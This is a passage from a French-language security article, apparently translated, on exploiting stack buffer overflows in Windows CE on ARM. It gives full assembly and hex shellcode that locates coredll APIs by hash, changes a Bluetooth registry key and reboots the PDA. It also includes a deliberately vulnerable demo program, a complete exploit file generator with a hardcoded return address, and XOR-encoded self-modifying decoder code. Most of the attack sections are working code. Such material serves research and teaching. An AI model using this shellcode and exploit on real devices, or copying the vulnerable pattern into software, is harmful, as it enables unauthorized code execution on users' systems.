} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

--[7 - Le Shellcode pour Windows CE

Il faut noter certaines choses avant d'écrire un shellcode pour Windows CE. Windows CE utilise r0-r3 comme les 4 premiers paramètres d'une API, si le nombre de paramètres de l'API est supérieur à quatre, Windows CE va utiliser la pile pour stocker les autres paramètres. Il faut donc être prudent en écrivant le shellcode, car celui-ci va rester dans la pile.
Voici notre shellcode test.asm :

```
; Idea from WinCE4.Dust written by Ratter/29A
;
; API Address Search
; san@xfocus.org
;
; armasm test.asm
; link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj

    CODE32

    EXPORT  WinMainCRTStartup

    AREA    .text, CODE, ARM

test_start

; r11 - base pointer
test_code_start   PROC
    bl      get_export_section

    mov     r2, #4          ; functions number
    bl      find_func

    sub     sp, sp, #0x89, 30 ; weird after buffer overflow

    add     r0, sp, #8
    str     r0, [sp]
    mov     r3, #2
    mov     r2, #0
    adr     r1, key
    mov     r0, #0xA, 2
    mov     lr, pc
    ldr     pc, [r8, #-12] ; RegOpenKeyExW

    mov     r0, #1
    str     r0, [sp, #0xC]
    mov     r3, #4
```

```
    str     r3, [sp, #4]
    add     r1, sp, #0xC
    str     r1, [sp]
    ;mov     r2, #0
    adr     r1, val
    ldr     r0, [sp, #8]
    mov     lr, pc
    ldr     pc, [r8, #-8]  ; RegSetValueExW

    ldr     r0, [sp, #8]
    mov     lr, pc
    ldr     pc, [r8, #-4]  ; RegCloseKey

    adr     r0, sf
    ldr     r0, [r0]
    ;ldr     r0, =0x0101003c
    mov     r1, #0
    mov     r2, #0
    mov     r3, #0
    mov     lr, pc
    ldr     pc, [r8, #-16] ; KernelIoControl

    ; basic wide string compare
wstrcmp   PROC
wstrcmp_iterate
    ldrh    r2, [r0], #2
    ldrh    r3, [r1], #2

    cmp     r2, #0
    cmpeq   r3, #0
    moveq   pc, lr

    cmp     r2, r3
    beq     wstrcmp_iterate

    mov     pc, lr
    ENDP

; output:
;  r0 - coredll base addr
;  r1 - export section addr
get_export_section   PROC
    mov     r11, lr
    adr     r4, kd
    ldr     r4, [r4]
    ;ldr     r4, =0xffffc800     ; KDataStruct
    ldr     r5, =0x324          ; aInfo[KINX_MODULES]

    add     r5, r4, r5
    ldr     r5, [r5]

    ; r5 now points to first module

    mov     r6, r5
    mov     r7, #0

iterate
    ldr     r0, [r6, #8]        ; get dll name
    adr     r1, coredll
    bl      wstrcmp             ; compare with coredll.dll

    ldreq   r7, [r6, #0x7c]     ; get dll base
    ldreq   r8, [r6, #0x8c]     ; get export section rva

    add     r9, r7, r8
    beq     got_coredllbase     ; is it what we're looking for?
```

```
    ldr     r6, [r6, #4]
    cmp     r6, #0
    cmpne   r6, r5
    bne     iterate             ; nope, go on

got_coredllbase
    mov     r0, r7
    add     r1, r8, r7          ; yep, we've got imagebase
                                ; and export section pointer

    mov     pc, r11
    ENDP

; r0 - coredll base addr
; r1 - export section addr
; r2 - function name addr
find_func   PROC
    adr     r8, fn
find_func_loop
    ldr     r4, [r1, #0x20]     ; AddressOfNames
    add     r4, r4, r0

    mov     r6, #0              ; counter

find_start
    ldr     r7, [r4], #4
    add     r7, r7, r0          ; function name pointer
    ;mov     r8, r2             ; find function name

    mov     r10, #0
hash_loop
    ldrb    r9, [r7], #1
    cmp     r9, #0
    beq     hash_end
    add     r10, r9, r10, ROR #7
    b       hash_loop

hash_end
    ldr     r9, [r8]
    cmp     r10, r9 ; compare the hash
    addne   r6, r6, #1
    bne     find_start

    ldr     r5, [r1, #0x24]     ; AddressOfNameOrdinals
    add     r5, r5, r0
    add     r6, r6, r6
    ldrh    r9, [r5, r6]        ; Ordinals
    ldr     r5, [r1, #0x1c]     ; AddressOfFunctions
    add     r5, r5, r0
    ldr     r9, [r5, r9, LSL #2]; function address rva
    add     r9, r9, r0          ; function address

    str     r9, [r8], #4
    subs    r2, r2, #1
    bne     find_func_loop

    mov     pc, lr
    ENDP

kd  DCB     0x00, 0xc8, 0xff, 0xff ; 0xffffc800
sf  DCB     0x3c, 0x00, 0x01, 0x01 ; 0x0101003c

fn  DCB     0xe7, 0x9d, 0x3a, 0x28 ; KernelIoControl
    DCB     0x51, 0xdf, 0xf7, 0x0b ; RegOpenKeyExW
    DCB     0xc0, 0xfe, 0xc0, 0xd8 ; RegSetValueExW
```

```
    DCB     0x83, 0x17, 0x51, 0x0e ; RegCloseKey

key DCB    "S", 0x0, "O", 0x0, "F", 0x0, "T", 0x0, "W", 0x0, "A", 0x0, "R", 0x0,
"E", 0x0
    DCB    "\\", 0x0, "\\", 0x0, "W", 0x0, "i", 0x0, "d", 0x0, "c", 0x0, "o",
0x0, "m", 0x0
    DCB    "m", 0x0, "\\", 0x0, "\\", 0x0, "B", 0x0, "t", 0x0, "C", 0x0, "o",
0x0, "n", 0x0
    DCB    "f", 0x0, "i", 0x0, "g", 0x0, "\\", 0x0, "\\", 0x0, "G", 0x0, "e",
0x0, "n", 0x0
    DCB    "e", 0x0, "r", 0x0, "a", 0x0, "l", 0x0, 0x0, 0x0, 0x0, 0x0

val DCB    "S", 0x0, "t", 0x0, "a", 0x0, "c", 0x0, "k", 0x0, "M", 0x0, "o", 0x0,
"d", 0x0
    DCB    "e", 0x0, 0x0, 0x0

coredll DCB    "c", 0x0, "o", 0x0, "r", 0x0, "e", 0x0, "d", 0x0, "l", 0x0, "l",
0x0
        DCB    ".", 0x0, "d", 0x0, "l", 0x0, "l", 0x0, 0x0, 0x0

    ALIGN   4

    LTORG
test_end

WinMainCRTStartup PROC
    b     test_code_start
    ENDP

    END
```

Ce shellcode se décompose en 3 parties.
En premier lieu, il appel la fonction get_export_section pour obtenir l'adresse virtuelel de base de coredll et son adresse relative virtuelle de position de table d'export. R0 et r1 les enregistrent.
Deuxièmement, il appel la fonction find_func pour obtenir l'adresse de l'API à travers la structure IMAGE_EXPORT_DIRECTORY et enregistre les adresses d'API dans sa propre adresse de valeur hashée.
La dernière partie est la fonction implémentée par notre shellcode ; il change la clé de registre HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode en 1 puis utilise KernelIoControl pour faire un redémarrage logiciel du système.

Windows CE.NET fournit BthGetMode et BthSetMode pour obtenir et définir l'état de bluetooth. Mais les HP iPAQs utilisent la pile Widcomm qui possède sa propre API, donc BthSetMode ne peut pas ouvrir le bluetooth pour les iPAQs.
Il y a une autre méthode pour ouvrir bluetooth sur les iPAQs (mon PDA est un HP1940). Il suffit de changer la valeur de HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode à 1 et redémarrer le PDA. Le bluetooth sera ouvert après le redémarrage.

Voyons un peu la fonction get_export_section. Pourquoi ai-je commenté l'instruction "ldr r4, =0xffffc800" ? Nous devons commenter la pseudo-instruction LDR du language assembleur ARM. Elle peut charger un registre avec une valeur constante 32-bit ou une adresse.
L'instruction "ldr r4, =0xffffc800" sera "ldr r4, [pc, #0x108]" dans le debugger EVC, et le registre r4 dépend du programme. Ainsi le registre r4 n'obtiendra pas la valeur 0xffffc800 dans le shellcode, et le shellcode échouera.
L'instruction "ldr r5, =0x324" sera "mov r5, #0xC9, 30" dans le debugger EVC, ce qui est ok quand le shellcode sera exécuté.
La solution simple est d'écrire la grande valeur constante au milieu du shellcode, puis d'utiliser la pseudo-instruction ADR pour charger l'adresse de la valeur au registre et ensuite lire la mémoire au registre.

Pour économiser la taille, nous pouvons utiliser la technique de hachage pour encoder les noms des APIs. Chaque nom d'API sera encodé sur 4 octets. La technique de hachage provient des composants assembleur Win32 de LSD.

Voici la méthode de compilation:

```
armasm test.asm
link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj
```

Vous devez d'abord installé l'environnement EVC. Puis, nous pouvons obtenir les opcodes nécessaires depuis le debugger EVC ou IDAPro ou des éditeurs hexa.

--[8 - Appel Système

First, let's look at the implementation of an API in coredll.dll:

```
.text:01F75040                 EXPORT PowerOffSystem
.text:01F75040 PowerOffSystem                          ; CODE XREF:
SetSystemPowerState+58 p
.text:01F75040                 STMFD   SP!, {R4,R5,LR}
.text:01F75044                 LDR     R5, =0xFFFFC800
.text:01F75048                 LDR     R4, =unk_1FC6760
.text:01F7504C                 LDR     R0, [R5]        ; UTlsPtr
.text:01F75050                 LDR     R1, [R0,#-0x14] ; KTHRDINFO
.text:01F75054                 TST     R1, #1
.text:01F75058                 LDRNE   R0, [R4]        ; 0x8004B138 ppfnMethods
.text:01F7505C                 CMPNE   R0, #0
.text:01F75060                 LDRNE   R1, [R0,#0x13C] ; 0x8006C92C
SC_PowerOffSystem
.text:01F75064                 LDREQ   R1, =0xF000FEC4 ; trap address of
SC_PowerOffSystem
.text:01F75068                 MOV     LR, PC
.text:01F7506C                 MOV     PC, R1
.text:01F75070                 LDR     R3, [R5]
.text:01F75074                 LDR     R0, [R3,#-0x14]
.text:01F75078                 TST     R0, #1
.text:01F7507C                 LDRNE   R0, [R4]
.text:01F75080                 CMPNE   R0, #0
.text:01F75084                 LDRNE   R0, [R0,#0x25C] ; SC_KillThreadIfNeeded
.text:01F75088                 MOVNE   LR, PC
.text:01F7508C                 MOVNE   PC, R0
.text:01F75090                 LDMFD   SP!, {R4,R5,PC}
.text:01F75090 ; End of function PowerOffSystem
```

En debuggant cette API, nous trouvons que le système commence par vérifier KTHRDINFO. Cette valeur est initialisée dans la fonction MDCreateMainThread2 de PRIVATE\WINCEOS\COREOS\NK\KERNEL\ARM\mdram.c:

```
...
    if (kmode || bAllKMode) {
        pTh->ctx.Psr = KERNEL_MODE;
        KTHRDINFO (pTh) |= UTLS_INKMODE;
    } else {
        pTh->ctx.Psr = USER_MODE;
        KTHRDINFO (pTh) &= ~UTLS_INKMODE;
    }
...
```

Si l'application est en mode noyau, ce valeur sera définie à 1, sinon elle sera à 0. Toutes les applications Pocket PC tournent en mode noyau, donc le système continu par un "LDRNE R0, [R4]". Dans mon environnement, R0 obtient 0x8004B138 qui est le pointeur ppfnMethods de SystemAPISets[SH_WIN32], puis il passe à "LDRNE   R1, [R0,#0x13C]". Regardons l'offset 0x13C (0x13C/4=0x4F) et la correspondance à l'index de Win32Methods défini dans PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h:

```
const PFNVOID Win32Methods[] = {
...
    (PFNVOID)SC_PowerOffSystem,            // 79
...
};
```

R1 obtient l'adresse de SC_PowerOffSystem qui est implémenté dans le noyau. L'instruction "LDREQ   R1, =0xF000FEC4" n'a aucun effet lorsque l'application tourne en mode noyau. L'adresse 0xF000FEC4 est un appel système qui est utilisé par le mode utilisateur. Quelques APIs utilisent l'appel système directement, comme SetKMode:

```
.text:01F756C0                  EXPORT SetKMode
.text:01F756C0 SetKMode
.text:01F756C0
.text:01F756C0 var_4            = -4
.text:01F756C0
.text:01F756C0                  STR     LR, [SP,#var_4]!
.text:01F756C4                  LDR     R1, =0xF000FE50
.text:01F756C8                  MOV     LR, PC
.text:01F756CC                  MOV     PC, R1
.text:01F756D0                  LDMFD   SP!, {PC}
```

Windows CE n'utilise pas l'instruction ARM SWI pour implémenter un appel système, il procède d'une autre manière. Un appel système est réalisé à une adresse invalide dans l'ensemble 0xf0000000 - 0xf0010000, et cela cause une annulation, traitée par PrefetchAbort implémentée dans armtrap.s. PrefetchAbort va vérifier l'adresse invalide tout d'abord, si elel se trouve dans la trap area, alors elle utilise ObjectCall pour localiser l'appel système et l'exécuter, sinon appelle ProcessPrefAbort pour traiter l'exception.

Il existe une formule pour calculer l'adresse d'un appel système:

0xf0010000-(256*apiset+apinr)*4

Les handles de l'api set sont définis dans PUBLIC\COMMON\SDK\INC\kfuncs.h et PUBLIC\COMMON\OAK\INC\psyscall.h, et les apinrs sont définis dans plusieurs fichiers, par exemple les appels SH_WIN32 sont définis dans PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h.

Calculons l'appel système de KernelIoControl. L'apiset est 0 et l'apinr est 99, donc l'appel système est 0xf0010000-(256*0+99)*4 ce qui donne 0xF000FE74. Voici le shellcode implémenté par l'appel système :

```
#include "stdafx.h"

int shellcode[] =
{
0xE59F0014, // ldr r0, [pc, #20]
0xE59F4014, // ldr r4, [pc, #20]
0xE3A01000, // mov r1, #0
0xE3A02000, // mov r2, #0
0xE3A03000, // mov r3, #0
0xE1A0E00F, // mov lr, pc
0xE1A0F004, // mov pc, r4
0x0101003C, // IOCTL_HAL_REBOOT
0xF000FE74, // trap address of KernelIoControl
};

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    ((void (*)(void)) & shellcode)();
```

```
    return 0;
}
```

Il fonctionne très bien et nous n’avons pas eu à recherche les adresses des APIs.

--[9 - Exploitation de Buffer Overflow sous Windows CE

hello.cpp est le programme vulnérable de démonstration:

```
// hello.cpp
//

#include "stdafx.h"

int hello()
{
    FILE * binFileH;
    char binFile[] = "\\binfile";
    char buf[512];

    if ( (binFileH = fopen(binFile, "rb")) == NULL )
    {
        printf("can't open file %s!\n", binFile);
        return 1;
    }

    memset(buf, 0, sizeof(buf));
    fread(buf, sizeof(char), 1024, binFileH);

    printf("%08x %d\n", &buf, strlen(buf));
    getchar();

    fclose(binFileH);
    return 0;
}

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    hello();
    return 0;
}
```

La fonction hello à un problème de buffer overflow. Elle lit des données depuis le "binfile" du répertoire racine dans la variable de pile "buf" par fread(). Du fait qu’elle lit un contenu de 1Ko, si "binfile" fait plus de 512 octets, la variable de pile "buf" va débordée.

Les printf et getchar sont juste pour tester. Ils n’ont pas d’effet sans console.dll dans le répertoire racine. Le fichier console.dll provient des Windows Mobile Developer Power Toys.

Le langage assembleur ARM utilise l’instruction bl pour appeler une fonction. Voyons la fonction hello :

```
6:     int hello()
7:     {
22011000   str       lr, [sp, #-4]!
22011004   sub       sp, sp, #0x89, 30
8:         FILE * binFileH;
9:         char binFile[] = "\\binfile";
```

```
...
...
26:   }
220110C4   add       sp, sp, #0x89, 30
220110C8   ldmia     sp!, {pc}
```

"str lr, [sp, #-4]!" est la première instruction de la fonction hello(). Elle enregistre le registre lr sur la pile, et le registre lr contient l'adresse de retour de l'appelant à hello. La seconde instruction prépare la mémoire de pile pour les variables locales. "ldmia sp!, {pc}" est la dernière instruction de la fonction hello(). Elle charge l'adresse de retour de l'appelant à hello enregistré dans la pile dans le registre pc, puis le programme va exécuté la fonction WinMain. Sur-écrire le registre lr enregistré sur la pile, va donner le contrôle quand la fonction hello retourne.

L'adresse mémoire de la variable qui est allouée par le programme correspond au Slot chargé, tas et pile. Le processus peut être chargé dans un Slot différent à chaque démarrage. Donc l'adresse de base change toujours. Nous savons que le Slot 0 est mappé depuis le slot du processus courant, donc la base de son adresse de pile est stable.

Voici l'exploit pour le programme hello:

```
/* exp.c - Windows CE Buffer Overflow Demo
*
*  san@xfocus.org
*/
#include<stdio.h>

#define NOP 0xE1A01001  /* mov r1, r1     */
#define LR  0x0002FC50  /* return address */

int shellcode[] =
{
0xEB000026,
0xE3A02004,
0xEB00003A,
0xE24DDF89,
0xE28D0008,
0xE58D0000,
0xE3A03002,
0xE3A02000,
0xE28F1F56,
0xE3A0010A,
0xE1A0E00F,
0xE518F00C,
0xE3A00001,
0xE58D000C,
0xE3A03004,
0xE58D3004,
0xE28D100C,
0xE58D1000,
0xE28F1F5F,
0xE59D0008,
0xE1A0E00F,
0xE518F008,
0xE59D0008,
0xE1A0E00F,
0xE518F004,
0xE28F0C01,
0xE5900000,
0xE3A01000,
0xE3A02000,
0xE3A03000,
0xE1A0E00F,
0xE518F010,
```

```
0xE0D020B2,
0xE0D130B2,
0xE3520000,
0x03530000,
0x01A0F00E,
0xE1520003,
0x0AFFFFF8,
0xE1A0F00E,
0xE1A0B00E,
0xE28F40BC,
0xE5944000,
0xE3A05FC9,
0xE0845005,
0xE5955000,
0xE1A06005,
0xE3A07000,
0xE5960008,
0xE28F1F45,
0xEBFFFFEC,
0x0596707C,
0x0596808C,
0xE0879008,
0x0A000003,
0xE5966004,
0xE3560000,
0x11560005,
0x1AFFFFF4,
0xE1A00007,
0xE0881007,
0xE1A0F00B,
0xE28F8070,
0xE5914020,
0xE0844000,
0xE3A06000,
0xE4947004,
0xE0877000,
0xE3A0A000,
0xE4D79001,
0xE3590000,
0x0A000001,
0xE089A3EA,
0xEAFFFFFA,
0xE5989000,
0xE15A0009,
0x12866001,
0x1AFFFFF3,
0xE5915024,
0xE0855000,
0xE0866006,
0xE19590B6,
0xE591501C,
0xE0855000,
0xE7959109,
0xE0899000,
0xE4889004,
0xE2522001,
0x1AFFFFE5,
0xE1A0F00E,
0xFFFFC800,
0x0101003C,
0x283A9DE7,
0x0BF7DF51,
0xD8C0FEC0,
0x0E511783,
0x004F0053,
0x00540046,
```

```
0x00410057,
0x00450052,
0x005C005C,
0x00690057,
0x00630064,
0x006D006F,
0x005C006D,
0x0042005C,
0x00430074,
0x006E006F,
0x00690066,
0x005C0067,
0x0047005C,
0x006E0065,
0x00720065,
0x006C0061,
0x00000000,
0x00740053,
0x00630061,
0x004D006B,
0x0064006F,
0x00000065,
0x006F0063,
0x00650072,
0x006C0064,
0x002E006C,
0x006C0064,
0x0000006C,
};

/* prints a long to a string */
char* put_long(char* ptr, long value)
{
    *ptr++ = (char) (value >> 0) & 0xff;
    *ptr++ = (char) (value >> 8) & 0xff;
    *ptr++ = (char) (value >> 16) & 0xff;
    *ptr++ = (char) (value >> 24) & 0xff;

    return ptr;
}

int main()
{
    FILE * binFileH;
    char binFile[] = "binfile";
    char buf[544];
    char *ptr;
    int  i;

    if ( (binFileH = fopen(binFile, "wb")) == NULL )
    {
        printf("can't create file %s!\n", binFile);
        return 1;
    }

    memset(buf, 0, sizeof(buf)-1);
    ptr = buf;

    for (i = 0; i < 4; i++) {
        ptr = put_long(ptr, NOP);
    }
    memcpy(buf+16, shellcode, sizeof(shellcode));
    put_long(ptr-16+540, LR);

    fwrite(buf, sizeof(char), 544, binFileH);
    fclose(binFileH);
```

```
}
```

Nous avons choisi une adresse de pile du Slot 0, et elle pointe sur notre shellcode. Cela va sur-écrire l'adresse de retour enregistrée sur la pile. Nous pouvons aussi utiliser une adresse d'un jump de l'espace mémoire virtuel du processus à la place. Cet exploit produit un "binfile" qui va faire déborder la variable "buf" et l'adresse de retour stockée sur la pile.

Après que le fichier binfile soit copié sur le PDA, le PDA redémarre et ouvre le bluetooth quand le programme hello est exécuté. Cela signifie que le progamme hello a lancé notre shellcode.

Voici une autre méthode de construction de la chaine d'exploit:

```
pad...pad|return address|nop...nop...shellcode
```

Et l'exploit produit un "binfile" de 1 Ko. Mais le PDA se bloque quand hello est exécuté. Etrange, je pense que la pile de Windows CE est petite et que la chaine de débordement a endommagé les 2 Ko de protection en haut de la pile. Il bloque quand le programme appelle uen API après que le débordement survient. Ainsi nous devons noter les fonctionnalités de la pile lors de l'écriture d'un exploit sur Windows CE.

EVC a quelques bogues qui rende le débogage difficile.
Premièrement, EVC va écrire quelques données arbitraires dans le contenu de la pile quand la pile arrive sur la fin d'une fonction, donc le shellcode peut être modifié.
Deuxièmement, l'instruction de breakpoint diffère de 0xE6000010 dans EVC lors du débogage.
Un autre bug est amusant, le debugger ne provoque pas d'erreur lors de l'écriture de données vers une adresse .text en exécution pas à pas, mais va capturer une violation d'accès en exécution directe.

--[10 – Shellcode de Décodage

Le shellcode dont nous avons parlé précédemment est un shellcode conceptuel, qui contient beaucoup de zéros. Il s'exécute correctement dans ce programme de démonstration, mais d'autres programmes vulnérables peuvent filtrer les caractères spéciaux avant que le buffer overflow dans certaines situations. Par exemple lors d'un débordement par strcpy, le shellcode sera tronqué par le zéro.

Il est difficile et contraignant d'écrire un shellcode sans caractères spéciaux par la méthode de recherche d'API. Nous avons donc pensé au shellcode de décodage.
Le shellcode de décodage va convertir les caractères spéciaux en caractères autorisés et rendre le vrai shellcode plus universel.

Le processeur ARM le plus récent (comme le arm9 et arm10) a une architecture Harvard qui sépare l cache d'instructions du cache de données. Cette fonctionnalité va améliorer la performance du processeur, et la plupart des processeurs RISC possèdent cette fonctionnalité. Mais le code auto-modifié n'est pas facile à implémenter, du fait qu'il est transformé en puzzle par les caches et l'implémentation du processeur après être modifié.

Voyons d'abord le code suivant:

```
#include "stdafx.h"

int weird[] =
{
0xE3A01099, // mov       r1, #0x99

0xE5CF1020, // strb      r1, [pc, #0x20]
0xE5CF1020, // strb      r1, [pc, #0x20]
0xE5CF1020, // strb      r1, [pc, #0x20]
```

```
0xE5CF1020, // strb      r1, [pc, #0x20]

0xE1A01001, // mov       r1, r1 ; pad
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,

0xE3A04001, // mov       r4, #0x1
0xE3A03001, // mov       r3, #0x1
0xE3A02001, // mov       r2, #0x1
0xE3A01001, // mov       r1, #0x1
0xE6000010, // breakpoint
};

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    ((void (*)(void)) & weird)();

    return 0;
}
```

Ces quatre instructions strb vont changer la valeur immédiate des instructions mov suivantes en 0x99. Cela va s'interrompre à ce point d'arrêt lors de l'exécution de ce code directement dans le debugger EVC. Les registres r1-r4 obtiennent 0x99 dans un S3C2410 qui est un processeur arm9 principal. Il faut plus d'instructions nops après la modification pour que les registres r1-r4 obtiennent 0x99 sur un processeur Intel Xscale. Je pense que la raison est que l'arm9 a 5 pipelines et que l'arm10 en a 6. J'ai donc changé le code pour une autre méthode :

```
0xE28F3053, // add       r3, pc, #0x53

0xE3A01010, // mov       r1, #0x10
0xE7D32001, // ldrb      r2, [r3, +r1]
0xE2222088, // eor       r2, r2, #0x88
0xE7C32001, // strb      r2, [r3, +r1]
0xE2511001, // subs      r1, r1, #1
0x1AFFFFFA, // bne       28011008

//0xE1A0100F, // mov       r1, pc
//0xE3A02020, // mov       r2, #0x20
//0xE3A03D05, // mov       r3, #5, 26
//0xEE071F3A, // mcr       p15, 0, r1, c7, c10, 1 ; clean and invalidate each
entry
//0xE0811002, // add       r1, r1, r2
//0xE0533002, // subs      r3, r3, r2
//0xCAFFFFFB, // bgt       |weird+28h (30013058)|
//0xE0211001, // eor       r1, r1, r1
//0xEE071F9A, // mcr       p15, 0, r1, c7, c10, 4 ; drain write buffer
//0xEE071F15, // mcr       p15, 0, r1, c7, c5, 0  ; flush the icache
0xE1A01001, // mov       r1, r1 ; pad
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
```

```
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,

0x6B28C889, // mov       r4, #0x1 ; encoded
0x6B28B889, // mov       r3, #0x1
0x6B28A889, // mov       r2, #0x1
0x6B289889, // mov       r1, #0x1
0xE6000010, // breakpoint
```

Les 4 premières instructions mov sont encodées par un OU-Exclusif avec 0x88, le décodeur a une boucle pour charger un octet encodé et faire un OU-Exclusif avec 0x88 dessus, puis l'enregistré dans la position d'origine. Les registres r1-r4 n'obtiendront pas 0x1 même si vous mettez beaucoup d'instructions de padding après le décodage sur arm9 comme arm10.

Le Manuel de Référence de l'Architecture ARM possède un chapitre sur le code auto-modifié. Il dit que les caches seront vidés par un appel système. Phil, le mec de chez Odd partagea son expérience avec moi. Il dit qu'il a utilisé avec succès cette méthode sur un système ARM (j pense qu'il devait être sous Linux). Dans tous les cas cette méthode fonctionne sur PowerPC AIX et Solaris PARC. Mais SWI s'implémente d'une autre manière sous Windows CE. Armtrap.s contient l'implémentation de SWIHandler qui ne fait rien de plus qu'un 'movs pc,lr'. Il n'a donc aucun effet après la fin du décodage.

Du fait que les applications Pocket PC tournent en mode noyau, nous avons le privilège d'accéder au coprocesseur de contrôle système. Le Manuel de Référence de l'Architecture ARM décrit le système mémoire et comment traiter le cache via le coprocesseur de contrôle système. Après avoir jetez un œil dans le manuel, j'ai essayé de désactiver le cache avant de décoder :

```
mrc     p15, 0, r1, c1, c0, 0
bic     r1, r1, #0x1000
mcr     p15, 0, r1, c1, c0, 0
```

Mais le système se bloque en exécutant l'instruction mcr. Puis j'ai essayé d'invalider tout le cache d'instruction après le décodage :

```
eor     r1, r1, r1
mcr     p15, 0, r1, c7, c5, 0
```

Mais cela n'a pas d'effet non plus.

--[11 - Conclusion

Les codes cités ci-dessus sont le réel exemple d'un buffer overflow sur Windows CE. Ce n'est pas parfait, mais je pense que la technique va s'améliorer dans le futur.

A cause du mécanisme de cache, le shellcode de décodage n'est pas assez satisfaisant.

Les périphériques internet et de poche se développent rapidement, t les problèmes liés aux PDAs et mobiles deviennent de plus en plus sérieux. Et la distribution de correctifs pour Windows CE est plus difficile et dangereuse que pour les systèmes Windows classiques.
Du fait que l'ensemble du système Windows CE est enregistré dans la ROM, si vous voulez corriger les problèmes du système, vous devez vider la ROM, et les images de ROM des différents éditeurs ou modes des PDAs et mobiles ne sont pas compatibles.

--[12 - Remerciements

à
XFocus Team
Ma copine
Département de Recherche de NSFocus Corporation
Membres de 0dd
Nasiry et Flier

--[13 - Références

[1] ARM Architecture Reference Manual
    http://www.arm.com
[2] Windows CE 4.2 Source Code
    http://msdn.microsoft.com/embedded/windowsce/default.aspx
[3] Details Emerge on the First Windows Mobile Virus
    - Cyrus Peikari, Seth Fogie, Ratter/29A
    http://www.informit.com/articles/article.asp?p=337071
[4] Pocket PC Abuse - Seth Fogie
    http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-fogie/bh-us-04-fogie-up.pdf
[5] misc notes on the xda and windows ce
    http://www.xs4all.nl/~itsme/projects/xda/
[6] Introduction to Windows CE
    http://www.cs-ipv6.lancs.ac.uk/acsp/WinCE/Slides/
[7] Nasiry 's way
    http://www.cnblogs.com/nasiry/
[8] Programming Windows CE Second Edition - Doug Boling
[9] Win32 Assembly Components
    http://LSD-PL.NET

|=[EOF]=---=|